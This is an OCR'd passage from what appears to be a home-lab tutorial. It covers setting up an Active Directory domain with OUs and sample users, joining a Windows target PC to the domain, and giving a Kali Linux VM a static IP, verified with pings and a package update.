
Select the deployment operation

○ Add a domain controller to an existing domain
○ Add a new domain to an existing forest
● Add a new forest

Specify the domain information for this operation

Root domain name: hameet.local

Ref 7: Now in the Active Directory VM, we configure Domain Services Deployment.




New Object - Organizational Unit

Create in: hameet.local/

Name: IT

☑ Protect container from accidental deletion

Group Polic...	Security Group...	Members in this group c...
Guest	User	Built-in account for gue...
Key Admins	Security Group...	Members of this group ...
Protected Us...	Security Group...	Members of this group ...
RAS and IAS ...	Security Group...	Servers in this group can...
Read-only D...	Security Group...	Members of this group ...



New Object - User

Create in: hameet.local/IT

First name: Jenny


Initials:

Last name: Smith

Full name: Jenny Smith


User logon name: jsmith @hameet.local

User logon name (pre-Windows 2000): HAMEET\ jsmith



Name	Type	Description
Terry Smith	User	

Create new organizational units, IT and HR and add a sample user under each unit.



Internet Protocol Version 4 (TCP/IPv4) Properties

General

You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.

○ Obtain an IP address automatically

● Use the following IP address:

IP address: 192 . 168 . 10 . 100

Subnet mask: 255 . 255 . 255 . 0

Default gateway: 192 . 168 . 10 . 1

○ Obtain DNS server address automatically


● Use the following DNS server addresses:

Preferred DNS server: 192 . 168 . 10 . 7

Alternate DNS server: . . .

□ Validate settings upon exit

Change the Target-PC DNS server to point to domain controller.



Computer Name/Domain Changes

You can change the name and the membership of this computer. Changes might affect access to network resources.

Computer name: target-PC

Full computer name: target-PC

Member of


● Domain: HAMEET.LOCAL

○ Workgroup: WORKGROUP

Computer Name/Domain Changes


Welcome to the HAMEET.LOCAL domain.

Add target PC to Active Directory Domain.



Log on to domain using the IT user that was created (Jenny Smith).

CONFIGURE KALI LINUX



Editing Wired connection 1

Connection name: Wired connection 1

Method: Manual

Addresses

Address	Netmask	Gateway
192.168.10.250	24	192.168.10.1


DNS servers: 8.8.8.8

Search domains:

DHCP client ID:

□ Require IPv4 addressing for this connection to complete


Configure static IP to that matching network diagram.



```
64 bytes from yyz10s17-in-f14.1e100.net (142.251.33.174): icmp_seq=2 ttl=116
time=22.3 ms
64 bytes from yyz10s17-in-f14.1e100.net (142.251.33.174): icmp_seq=3 ttl=116
time=25.1 ms
^C
── google.com ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 17.447/21.611/25.050/3.146 ms

┌──(kali㉿kali)-[~/Desktop]
└─$ ping 192.168.10.10
PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
From 192.168.10.250 icmp_seq=1 Destination Host Unreachable
From 192.168.10.250 icmp_seq=2 Destination Host Unreachable
From 192.168.10.250 icmp_seq=3 Destination Host Unreachable
^C
── 192.168.10.10 ping statistics ──
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4071ms
pipe 4

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo apt-get update && sudo apt-get upgrade
[sudo] password for kali:
Get:1 http://kali.mirror.rafal.ca/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.mirror.rafal.ca/kali kali-rolling/main amd64 Packages [20.3
 MB]
30% [2 Packages 13.6 MB/20.3 MB 67%]
```

